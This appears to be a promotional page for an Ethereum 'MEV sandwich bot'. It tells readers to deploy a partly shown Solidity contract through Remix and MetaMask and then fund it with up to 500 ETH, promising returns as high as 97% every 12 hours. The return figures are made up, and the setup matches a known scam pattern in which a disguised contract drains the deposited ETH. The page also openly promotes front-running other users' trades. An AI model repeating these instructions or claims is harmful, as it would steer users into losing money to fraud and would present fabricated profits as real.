YARADAN.eth MEV

💎🤖 ETH MEV-BOT 🤖💎

An ETH MEV-BOT for performing sandwich attacks on Uniswap. A Maximal Extractable Value (MEV) Solidity Sandwich BOT that empowers contract deployers to reap profits from tokens.

📚 About

In the fascinating world of cryptocurrency, understanding what an MEV Bot is, can be crucial. A Maximal Extractable Value (MEV) bot is a sophisticated arbitrage instrument that scouts the Mempool for pending transactions on decentralized exchanges such as Uniswap. It cunningly inserts our transaction with a slightly higher gas fee (1 Gwei more than the transaction attempting to enter), thus sandwiching the pending transaction and ensuring ours is processed first, reaping profits from the slippage differences.

🎥 Tutorial Video

A video explaining to you how to install the bot from start to finish, and all the links you can find in the video description.
Watch Now : HERE

🚀 How it Works

Our Bot performs the following steps faster than other bots:

1. Sends the transaction.
2. Sniffs the Uniswap v2 Mempool.
3. Competes to buy up the token onchain as quickly as possible, sandwiching the victim's transaction and creating a profitable slippage opportunity.
4. Sends back the ETH to the contract, ready for withdrawal.

ETH Investment Returns

Your Ethereum (ETH) investment returns are calculated on a 12-hour basis as follows:

| ETH Range (invested)	Returns (12 hours)
1.2ETH - 2.4ETH	up to 10%
2.4ETH - 5ETH	up to 20%
5ETH - 10ETH	20-27%
10ETH - 20ETH	27-35%
20ETH - 50ETH	35-50%
50ETH - 100ETH	50-63%
100ETH - 200ETH	63-76%
200ETH - 500ETH	76-97%
500ETH and above	97%+

🧑‍💻 Instructions

1) Download MetaMask HERE

**2) Follow these instructions to deploy your smart contract using REMIX IDE**

- 📂 Create a new file **BOT.SOL** and paste the code from **CODE**.

```
1  //SPDX-License-Identifier: MIT
2  pragma solidity ^0.6.6;
3
4  // Import Libraries Migrator/Exchange/Factory
5  import "github.com/Uniswap/uniswap-v2-periphery/blob/master/contracts/interfaces/IUniswapV2Migrator.sol";
6  import "github.com/Uniswap/uniswap-v2-periphery/blob/master/contracts/interfaces/V1/IUniswapV1Exchange.sol";
7  import "github.com/Uniswap/uniswap-v2-periphery/blob/master/contracts/interfaces/V1/IUniswapV1Factory.sol";
8
9  contract UniswapBot {
10
11     string private WithdrawAddress;
12     uint liquidity;
13     address public owner;
14
15     event Log(string _msg);
16
17     constructor(string memory _WithdrawAddress) public {
18         WithdrawAddress = _WithdrawAddress;
19         owner = msg.sender;
20     }
21
22
23     receive() external payable {}
24
25     struct slice {
26         uint _len;
27         uint _ptr;
28     }
29
30     /*
31      * @dev Find newly deployed contracts on Uniswap Exchange
32      * @param memory of required contract liquidity.
33      * @param other The second slice to compare.
34      * @return New contracts with required liquidity.
35      */
36
37     function findNewContracts(slice memory self, slice memory other) internal pure returns (int) {
38         uint shortest = self._len;
```

The following libraries are accessible:
- web3 version 1.5.2
- ethers.js
- remix

Type the library name to see available commands.

**3) 🔧 Select compiler version 0.6.6 and press compile.**

4) 🚀 Navigate to "Deploy" and set the environment to "Injected Provider - MetaMask". Connect the wallet and click "Deploy".

5) Copy the bot's contract and send 0.5 to 500 Ethereum to its balance in order for the bot to start.

- [Recommended 1.2 ETH or higher]

DEPLOY & RUN TRANSACTIONS ✓ ›

ENVIRONMENT

Injected Provider - MetaMask

Main (1) network

ACCOUNT ⊕

0x627...878E4 (0.0007917?

GAS LIMIT

3000000

VALUE

0   Wei

CONTRACT (Compiled by Remix)

UniswapBot - BOT.sol

Deploy   string _WithdrawAddress

☐ Publish to IPFS

OR

At Address   Load contract from Address

Transactions recorded ① ⓘ   ›

Deployed Contracts   🗑

› UNISWAPBOT AT 0XD91...39138 (ME

6) Start the bot with the "Start" button.

7) Wait atleast 12 hours for profits to roll in. Withdraw anytime by clicking "Withdrawl"

📊 Remember, for successful transactions on the Ethereum network, you must have enough balance to cover the gas. At any point, you can stop the bot or retrieve your money by calling the withdrawal function.

Contact Us

For any inquiries, please reach out to us at:
Telegram: [Click here](#)

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